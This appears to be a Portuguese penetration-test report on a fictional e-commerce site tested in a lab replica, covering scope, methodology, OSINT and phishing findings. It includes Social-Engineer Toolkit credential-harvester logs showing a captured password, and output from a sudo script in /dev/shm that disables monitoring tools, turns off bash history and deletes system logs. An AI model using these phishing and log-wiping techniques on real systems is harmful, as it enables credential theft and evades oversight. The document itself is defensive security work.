

=====
- - ^ ^ ^ # # # # # / / \ \ # # # # ^ ^ ^ --
- ^ # # # # # # # # # / () \ \ # # # # # # # ^ -
- # # # # # # # # # # / | ^ ^ | \ \ # # # # # # # # -
/ # # # # # # # # # / (@ : : @) \ \ # # # # # # # # \ _
/ # # # # # # # # # ((\ \ / /)) # # # # # # # # \ \
- # # # # # # # # # # # \ \ () // # # # # # # # # # # -
- # # # # # # # # # # # # # \ \ / " " \ // # # # # # # # # # -
- # # # # # # # # # # # # # # \ \ / () \ \ / # # # # # # # # # # -
/ | # # # # # # # / \ # # # # # (/ \) # # # # / \ # # # # # # # | #
| / | # / \ # / \ # / \ # / \ # / \ # () / # / \ # / \ # / \ # / \ # | \ \

LVM Cyber and Information Security Offensive

22 de Setembro de 2024

Índice

Índice.....	1
Sumário.....	5
Informações do teste.....	5
Escopo.....	5
Ativos autorizados.....	5
Ativos não autorizados.....	6
Abordagem.....	6
Prazo.....	6
Metodologia.....	6
Resultados de Pentest.....	7
Sumário.....	7
Resultados de OSINT.....	8
Recomendação.....	9
Resultados de engenharia social virtual.....	9
Recomendação.....	9
Constatação.....	10
Resultados de engenharia social física.....	10
Resultados de verificação de ferramentas de monitoramento.....	11
Descobertas de risco crítico.....	13
Arquivos de configurações com informações confidenciais exposto sem proteção.....	13
Descrição.....	13
Risco e Impacto.....	15
Reprodução.....	16
Recomendações.....	16
Causa Raiz.....	16
Constatação.....	17
Path Traversal ou Directory Traversal.....	25
Descrição.....	25
Risco e Impacto.....	27
Reprodução.....	28
Recomendações.....	28
Causa Raiz.....	29
Constatação.....	29
Painel administrativo do sistema exposto na web.....	34
Descrição.....	34
Risco e Impacto.....	35
Reprodução.....	36
Recomendações.....	36

Causa Raiz.....	37
Constatatação.....	37
Chave SSH privada exposta sem criptografia ou controle de acesso.....	40
Descrição.....	40
Risco e Impacto.....	41
Reprodução.....	41
Recomendações.....	41
Causa Raiz.....	42
Constatatação.....	42
Privilégios inapropriados em arquivos críticos na máquina linux	
43	
Descrição.....	43
Risco e Impacto.....	44
Reprodução.....	45
Recomendações.....	45
Causa Raiz.....	46
Constatatação.....	46
Acesso à diretório do user admin.....	48
Descrição.....	48
Risco e Impacto.....	48
Reprodução.....	48
Recomendações.....	49
Causa Raiz.....	49
Constatatação.....	49
Usuários adicionados ao grupo Docker.....	51
Descrição.....	51
Risco e Impacto.....	52
Reprodução.....	52
Recomendações.....	52
Causa Raiz.....	53
Constatatação.....	53
Vulnerabilidade em script agendado (Cron Job) com permissão de escrita.....	54
Descrição.....	54
Risco e Impacto.....	54
Reprodução.....	55
Recomendações.....	55
Causa Raiz.....	55
Constatatação.....	56
Manipulação dos arquivos da aplicação web.....	57
Descrição.....	57

Risco e Impacto.....	58
Reprodução.....	58
Recomendações.....	58
Causa Raiz.....	58
Constatatação.....	59
Utilização da versão Apache httpd 2.4.61.....	62
Descrição.....	62
Risco e Impacto.....	63
Reprodução.....	63
Recomendações.....	63
Causa Raiz.....	63
Descobertas de risco alto.....	64
Falha no controle de acesso: vazamento de informações pessoais de usuários em vulnerabilidade de Directory Traversal.....	64
Descrição.....	64
Risco e Impacto.....	64
Reprodução.....	64
Recomendações.....	65
Causa Raiz.....	65
Constatatação.....	65
Painel administrativo de banco de dados exposto na web.....	66
Descrição.....	66
Risco e Impacto.....	67
Reprodução.....	67
Recomendações.....	67
Causa Raiz.....	68
Constatatação.....	69
Aplicação web não utiliza HTTPS.....	74
Descrição.....	74
Risco e Impacto.....	74
Reprodução.....	74
Recomendações.....	75
Causa Raiz.....	75
Constatatação.....	75
Hashes fracas nas senhas em bancos de dados no phpMyAdmin....	75
Descrição.....	75
Risco e Impacto.....	76
Reprodução.....	76
Recomendações.....	76
Causa Raiz.....	76
Constatatação.....	77
Utilização de protocolo FTP.....	78

Descrição.....	78
Risco e Impacto.....	78
Reprodução.....	79
Recomendações.....	79
Causa Raiz.....	79
Constatação.....	80
Descobertas de risco médio.....	81
Nomes de usuários expostos.....	81
Descrição.....	81
Risco e Impacto.....	81
Reprodução.....	81
Recomendações.....	81
Causa Raiz.....	82
Constatação.....	82
Senhas fracas.....	83
Descrição.....	83
Risco e Impacto.....	83
Recomendações.....	83
Causa Raiz.....	83
Constatação.....	84
Descobertas de risco baixo.....	85
Falta de proteção contra scan automatizado e exposição de diretórios.....	85
Descrição.....	85
Risco e Impacto.....	85
Reprodução.....	85
Recomendações.....	86
Causa Raiz.....	86
Constatação.....	87
Descobertas de Informativos.....	89
Tentativa de blind XSS e formulário sem método e destino.....	89
Descrição.....	89
Constatação.....	89
Máquina atacante: privilégios e password.....	92
Descrição.....	92
Risco e Impacto.....	92
Recomendações.....	92
Causa Raiz.....	93
Constatação.....	93
Painel Administrativo Expondo Informações sobre o Backend (phpMyAdmin)	94
Descrição.....	94

Risco e Impacto.....	95
Reprodução.....	95
Recomendações.....	95
Causa Raiz.....	95
Constatatação.....	96
HONEYBOT - Acesso ao Servidor SSH (user 'sysadmin').....	97
Descrição.....	97
Reprodução.....	98
Recomendações.....	98
Constatatação.....	98
Recomendações aos gestores.....	99
Apêndices.....	99
Notificação de usuários afetados.....	99
Scripts de verificação de ferramentas de monitoramento.....	99
Script de verificação.....	99
Scripts para reverter as alterações e restaurar sistema como antes.....	103
Máquina atacante.....	103
Reativar e limpar histórico do bash.....	107
Mensagem de banner da aplicação.....	107
Reconhecimento para movimentação lateral.....	108
Arquivos gerados e exfiltrados durante o pentest.....	108

Sumário

Foram realizados ataques de phishing com técnicas de engenharia social específicas para cada alvo, utilizando informações coletadas com técnicas de OSINT. Esses ataques trouxeram resultados importantes para o pentest.

Durante a etapa de reconhecimento, muitos diretórios foram expostos, foi possível encontrar e acessar uma página de login administrativo do banco de dados e o painel em /admin que possui um web shell. Além disso, foi identificado vulnerabilidade de Path Transversal, que expunha arquivos com informações confidenciais. Essas informações consequentemente possibilitaram acesso às contas dos usuários e comprometimento do sistema.

A obtenção do acesso inicial foi possível de três formas, através de phishing empregando técnicas de engenharia social. As outras duas foram por meio de informações encontradas na etapa de reconhecimento, uma pelo vazamento e outra, pela quebra de uma das hashes do arquivo /etc/shadow acessado pelo painel em 'vendetudo.com/admin'. As credenciais obtidas foram a porta de entrada para o sistema.

Como parte da auditoria de segurança e como estratégia de ocultação, foi realizado em todas as máquinas acessar a desativação do histórico nos terminais abertos, desativação e análise de ferramentas de segurança presentes no sistema e verificação da versão do kernel, através de execução de script personalizado. Ao final tudo foi retornado ao normal e os logs foram apagados a partir de '2024-09-22 11:00', momento que iniciou-se o ataque.

O vazamento de informações, a vulnerabilidade de Path Transversal e a má gestão dos privilégios no sistema foram os fatores mais críticos encontrados.

Foram realizados testes manuais por vulnerabilidades de injection em toda a aplicação, todas sem sucesso. Esses testes incluíram SQL injection, NoSQL injection, XSS, Command injection e adulteração de cookie. Foi constatado que a aplicação não está utilizando protocolo HTTPs e o servidor backend está retornando mensagens de erros que entregam informações internas, como tipo e versão de banco de dados e existência ou não de determinado usuário, além disso não possui mecanismo de CAPTCHA e rate limit.

Constatou-se, que pelas senhas obtidas dos 4 usuários (aluno, Paulo, Andreia e root), não há política interna que implemente regras fortes a nível de software ou boas práticas, ou caso existam não estão sendo aplicadas e respeitadas, pois as senhas são extremamente fracas.

Informações do teste

Escopo

Ativos autorizados

Foi autorizado a realização do teste de penetração no site 'vendetudo.com' com objetivo de encontrar o máximo de vulnerabilidades possível. Dessa forma, abrangeu toda a infraestrutura interna da organização 'fictícia', com ampla liberdade para explorar todos os tipos de vulnerabilidade, dentro do prazo determinado no contrato. Ficou acordado que todos os testes seriam realizados em ambiente isolado, réplica exata do sistema em produção.

Foi autorizado o levantamento de informações da empresa e seus colaboradores com técnicas de OSINT, além de realizar engenharia social virtual incluindo contato com colaboradores da organização 'fictícia' através de redes sociais e email.

Ativos não autorizados

Não foi autorizado:

- Ataques à aplicação real em produção.
- Realização de testes de ataque do tipo DoS.
- Comprometimento das máquinas pessoais dos colaboradores com malware de qualquer tipo.
- Realização de ataques que pudessem comprometer os equipamentos da organização e/ou de seus colaboradores.
- Prática de engenharia social física.

Abordagem

O teste de penetração foi conduzido utilizando máquinas com linux de propriedade dos auditores. A equipe de testes adotou uma abordagem de **black-box**, com conhecimento limitado sobre os ativos de rede antes do

início dos testes. O objetivo era simular ataques cibernéticos de atores externos e espionagem industrial.

Os testes foram realizados com a permissão de explorar quaisquer vulnerabilidades que surgissem, respeitando o escopo previamente acordado.

Prazo

O prazo para a realização dos ataques foi definido com início no dia 09/09/2024 até o dia 17/09/2024, 9 dias. O relatório deve ser entregue no prazo máximo de 5 dias após a data final dos ataques, ou seja, até o dia 22/09/2024, totalizando 14 dias.

Metodologia

Para realizar a auditoria de segurança no ambiente da empresa, a combinação de duas metodologias de forma prioritária foi utilizado a **PTES (Penetration Testing Execution Standard)**. Enquanto que em menor grau foi aplicada **OSSTMM (Open Source Security Testing Methodology Manual)**.

O PTES proporciona uma estrutura robusta para conduzir as várias fases de um teste de penetração, desde a coleta de informações até a exploração e pós-exploração. Ele é especialmente útil na fase de ataque técnico, como a exploração de vulnerabilidades de rede e sistemas, e em testes tradicionais de penetração, como SQL injection, NoSQL injection e escalonamento de privilégios.

Por outro lado, a OSSTMM complementa o PTES ao fornecer uma visão mais ampla sobre fatores operacionais, como políticas de segurança organizacionais, o comportamento humano (que neste caso envolveu técnicas de phishing e engenharia social) e permissões de acesso. A OSSTMM é especialmente valiosa para analisar as configurações de segurança e práticas operacionais, como a gestão de privilégios de usuários e a análise de falhas humanas.

Também foi adotada uma metodologia de execução que objetiva o menor tempo de acesso na infraestrutura do alvo. Esse método consiste em invadir, coletar as informações, sair, organizar as informações, planejar o próximo passo e executar. Essa metodologia tem como benefícios a redução da chance de detecção, pois o tempo de permanência na infraestrutura é minimizado, dificultando a identificação por sistemas de segurança. Além disso, a organização das informações fora da rede permite uma análise mais precisa e

detalhada, melhorando a eficiência dos próximos passos. Essa abordagem também oferece flexibilidade para ajustar a estratégia de acordo com os dados coletados, tornando o processo mais controlado e eficaz.

Resultados de Pentest

Sumário

A análise de ferramentas de segurança encontrou duas ferramentas habilitadas '`apparmor_status`' e '`auditd`'.

Foi realizado varredura no domínio '`vendetudo.com`', que detectou as portas 80 HTTP, 22 SSH, 21 FTP, 3389 ms-wbt-server, 5001 commplex-link e 5002 rfe. Buscando acesso às portas 5001 e 5002 através de http foi retornada a mensagem de 'banner' da aplicação, que não revelou nem uma informação relevante para o ataque, além disso foi realizado reconhecimento da rede interna buscando outras máquinas para movimentação lateral e três foram encontradas, 192.168.98.10, 192.168.98.12 e 192.168.98.201. Muitos diretórios que não deveriam ser encontrados foram encontrados e estavam expostos publicamente sem autenticação e autorização, o que possibilitou acesso inicial, acesso às informações confidenciais, controle do sistema, escalação de privilégios e persistência. Não foram encontrados subdomínios associados a '`vendetudo.com`'.



Contatou-se que existem informações da empresa expostas publicamente, como contas de email utilizadas pelo sistema e colaboradores, conteúdo de mensagens de email encontradas e ferramentas utilizadas internamente reveladas em anúncios de vagas de emprego.

O Acesso inicial foi possível, através dos dados obtidos nos ataques de phishing com a obtenção das credenciais do user '`aluno`', acessar a infraestrutura interna da organização na máquina '`atacante`' via remote desktop, nessa máquina não haviam informações relevantes, apesar dos privilégios elevados do usuário '`aluno`'. Posteriormente observou-se que com esse mesmo usuário era possível o acesso direto a máquina '`linux`', via ssh, entretanto apenas ao terminal. As informações obtidas na enumeração de diretórios permitiram a obtenção das credenciais do user '`Paulo`' e também da password para acessar o web shell em '`vendetudo.com/admin`'. O usuário '`Paulo`' possuía acesso ao servidor FTP, dessa forma foi possível obter informações críticas que possibilitariam o avanço dos ataques. E com acesso ao web shell

foi possível obter as hashes em /etc/passwd e quebrar a hash do user 'Andreia', dando acesso a sua conta na máquina 'linux'.


Constatou-se que a infraestrutura de produção da organização estava na máquina linux.

Foram encontradas um total de 22 vulnerabilidades, dentre elas 10 de risco crítico, 5 de risco alto, 2 de risco médio e 1 de risco baixo, além de 4 informativos. Dentre essas vulnerabilidades foi evidente que a predominância eram por configurações incorretas em privilégios de arquivos, e vazamento de informações o que demonstra uma falta de cuidados ou inexperiência por parte do profissional responsável, tais vulnerabilidades são críticas e podem colocar em risco a continuidade da organização.




Dentre as 22 vulnerabilidades encontradas, foi evidente a predominância de problemas relacionados à gestão de privilégios e controle de acesso, configurações inadequadas de senhas, e exposição indevida de informações sensíveis. Estas falhas demonstram graves deficiências na segurança da informação. Tais vulnerabilidades, classificadas como de risco crítico ou alto, abrangem questões como gerenciamento impróprio de privilégios, armazenamento inseguro de credenciais, falta de criptografia em dados sensíveis, e configurações que permitem vazamento de informações. Adicionalmente, foram identificados problemas relacionados a práticas inadequadas de criptografia e hashing, bem como exposição de recursos a esferas indevidas. Este conjunto de vulnerabilidades pode colocar em sério risco a integridade, confidencialidade e disponibilidade dos sistemas, potencialmente comprometendo a continuidade da organização.

OWASAP TOP 10 CATEGORY



Common Weakness Enumeration (CWE)



Resultados de OSINT

Foi realizada uma pesquisa detalhada no LinkedIn da empresa, com o objetivo de mapear a equipe e seus respectivos cargos. Após identificar os colaboradores em posição de trainee, eles foram selecionados como os principais alvos. A partir de seus perfis no LinkedIn, redes sociais, ferramentas de OSINT, painéis como SisMix e plataformas jurídicas, foram coletadas informações pessoais expostas. Esses dados foram utilizados para desenvolver ataques de phishing direcionados, com táticas de engenharia social customizadas para cada indivíduo, aumentando a eficácia dos ataques.

Outros funcionários também foram estudados, a fim de identificar os mais vulneráveis ao Tailgating, além disso, prévio reconhecimento da estrutura interna.

Contatou-se que existem informações da empresa expostas publicamente, como contas de email utilizadas pelo sistema e colaboradores, conteúdo de mensagens de email encontradas.

Recomendação

A recomendação é que sejam implementadas campanhas de conscientização constantes para usuários e colaboradores, provendo conhecimento sobre ataques que podem sofrer e mantendo-os alerta.

Resultados de engenharia social virtual

Os ataques de phishing foram executados tanto por meio de redes sociais quanto por e-mails obtidos durante o reconhecimento de OSINT (Open Source Intelligence). Diversas técnicas e abordagens diferentes foram aplicadas, mas a que se mostrou mais eficaz foi a realizada por e-mail.

Durante a fase de reconhecimento, e-mails corporativos da organização foram identificados, possibilitando a criação de contas de email falsas semelhantes às originais. Em uma dessas mensagens, foi enviada uma solicitação de ativação de conta, endereçada especificamente a um novo colaborador cuja recente contratação havia sido mencionada em uma publicação no LinkedIn da empresa, com um comentário do próprio alvo.


Ao clicar no link de confirmação contido no e-mail, o colaborador foi redirecionado para uma página que imitava perfeitamente o painel de

login da organização. Uma vez inseridas suas credenciais, elas foram capturadas e posteriormente utilizadas para obter acesso inicial ao sistema interno da empresa.

Recomendação

A recomendação é que sejam implementadas campanhas de conscientização constantes para usuários e colaboradores, provendo conhecimento sobre ataques que podem sofrer e mantendo-os alerta.

Constatação



```
[*] Example: http://www.bican.com
set:webattack> URL of the website you imported:https://remote.vendetudo.com

The best way to use this attack is if username and password form fields are available. Regardless, this capt

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
127.0.0.1 - - [20/Sep/2024 05:38:35] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2024 05:38:36] "GET /favicon.ico HTTP/1.1" 404 -
192.168.98.12 - - [20/Sep/2024 05:38:40] "GET /index2.html HTTP/1.1" 200 -
192.168.98.12 - - [20/Sep/2024 05:38:41] "GET /favicon.ico HTTP/1.1" 404 -
192.168.98.12 - - [20/Sep/2024 05:39:04] "GET /index2.html?username=aluno&password=rnpesr HTTP/1.1" 404 -
```

Resultados de engenharia social física

Fora do escopo.

Resultados de verificação de ferramentas de monitoramento

Como parte da auditoria de segurança e como estratégia de ocultação, foi realizado em todas as máquinas acessadas a desativação e análise de ferramentas de segurança presentes no sistema e verificação da versão do kernel, através de execução de script personalizado.

Os scripts foram salvos na memória principal (/dev/shm) para que não persistem no sistema, ainda que o script contivesse código para se auto apagar. Os comandos foram executados em sua maioria no Shell Bash, apesar disso, a abordagem adotada exigiu sempre desativar o histórico e ao final reativa-lo e apaga-lo em cada terminal aberto.

A versão do kernel é recente (6x) em todas as máquinas acessadas, o que impossibilitou a utilização dos rootkits mais frequentes.

Os scripts utilizaram privilégios sudo em sua execução, uma vez que no primeiro acesso essa possibilidade estava disponível.

O script demonstrou que as únicas ferramentas habilitadas foram 'apparmor_status' e 'auditd' nas máquinas 'atacante' e 'linux'.

Ao final tudo foi retornado ao normal e os logs foram apagados a partir de 2024-09-22 11:00, momento que iniciou-se os ataques.

```
Aplicativos aluno@linux: ~
aluno@linux:~$ sudo /dev/shm/sys_update.sh
sudo: /etc/sudoers.d/test is world writable
[sudo] password for aluno:
Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64 GNU/Linux
6.1.0-23-cloud-amd64
rkhunter N
chkrootkit N
lynis N
aide N
tripwire N
OSSEC N
SELinux N
apparmor_status A
linux_check_syscall N
auditd A
ossec N
sysmon N
zeek N
suricata N
wireshark N
falco N
prometheus N
grafana N
/etc/audit/audit.rules N
/etc/sysmon/sysmon.xml N
/etc/ossec/ossec.conf N
/etc/prometheus/prometheus.yml N
OK
aluno@linux:~$
```

Lucas Vazzoli

Aplicativos aluno@linux: ~

aluno@linux:~

Arquivo Ações Editar Exibir Ajuda

```
aluno@linux:~$ nano /dev/shm/sys_update.sh
aluno@linux:~$ chmod +x /dev/shm/sys_update.sh
aluno@linux:~$ sudo /dev/shm/sys_update.sh
sudo: /etc/sudoers.d/test is world writable
Failed to start auditd.service: Unit auditd.service not found.
Failed to start syslog.service: Unit syslog.service not found.
Successfully deleted: /var/log/README
Successfully deleted: /var/log/apache2/access.log
Successfully deleted: /var/log/apache2/access.log.1
Successfully deleted: /var/log/apache2/access.log.2.gz
Successfully deleted: /var/log/apache2/api_access.log
Successfully deleted: /var/log/apache2/api_access.log.1
Successfully deleted: /var/log/apache2/dvwa_access.log
Successfully deleted: /var/log/apache2/dvwa_access.log.1
Successfully deleted: /var/log/apache2/dvwa_error.log
Successfully deleted: /var/log/apache2/error.log
Successfully deleted: /var/log/apache2/error.log.1
Successfully deleted: /var/log/apache2/error.log.2
Successfully deleted: /var/log/apache2/error.log.2.gz
Successfully deleted: /var/log/apache2/error.log.3
Successfully deleted: /var/log/apache2/impoortante_access.log
Successfully deleted: /var/log/apache2/importante_error.log
Successfully deleted: /var/log/apache2/intra_access.log
Successfully deleted: /var/log/apache2/intra_error.log
Successfully deleted: /var/log/apache2/other_vhosts_access.log
Successfully deleted: /var/log/apache2/vendetudo_access.log
Successfully deleted: /var/log/apache2/vendetudo_access.log.1
Successfully deleted: /var/log/apache2/vendetudo_access.log.2.gz
Successfully deleted: /var/log/apache2/vendetudo.log
Successfully deleted: /var/log/apache2/vendetudo.log.1
Successfully deleted: /var/log/apt/eipp.log.xz
Successfully deleted: /var/log/apt/history.log
Successfully deleted: /var/log/apt/term.log
Successfully deleted: /var/log/dbconfig-common/dbc.log
Successfully deleted: /var/log/exim4/mainlog
Successfully deleted: /var/log/exim4/mainlog.1
Successfully deleted: /var/log/exim4/mainlog.2.gz
Successfully deleted: /var/log/exim4/mainlog.3.gz
rm: cannot remove '/var/log/journal/741aecb19b52498ea5e4539954e9f863': Is a directory
Failed to delete: /var/log/journal/741aecb19b52498ea5e4539954e9f863
rm: cannot remove '/var/log/runit/ssh': Is a directory
Failed to delete: /var/log/runit/ssh
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades-dpkg.log
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades-shutdown.log
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades.log
Successfully deleted: /var/log/wtmp
Successfully deleted: /var/log/xrdp.log
Successfully deleted: /var/log/xrdp-sesman.log
Successfully deleted: /var/log/btmp
Successfully deleted: /var/log/cloud-init.log
```

```
Aplicativos aluno@linux: ~
Arquivo Ações Editar Exibir Ajuda
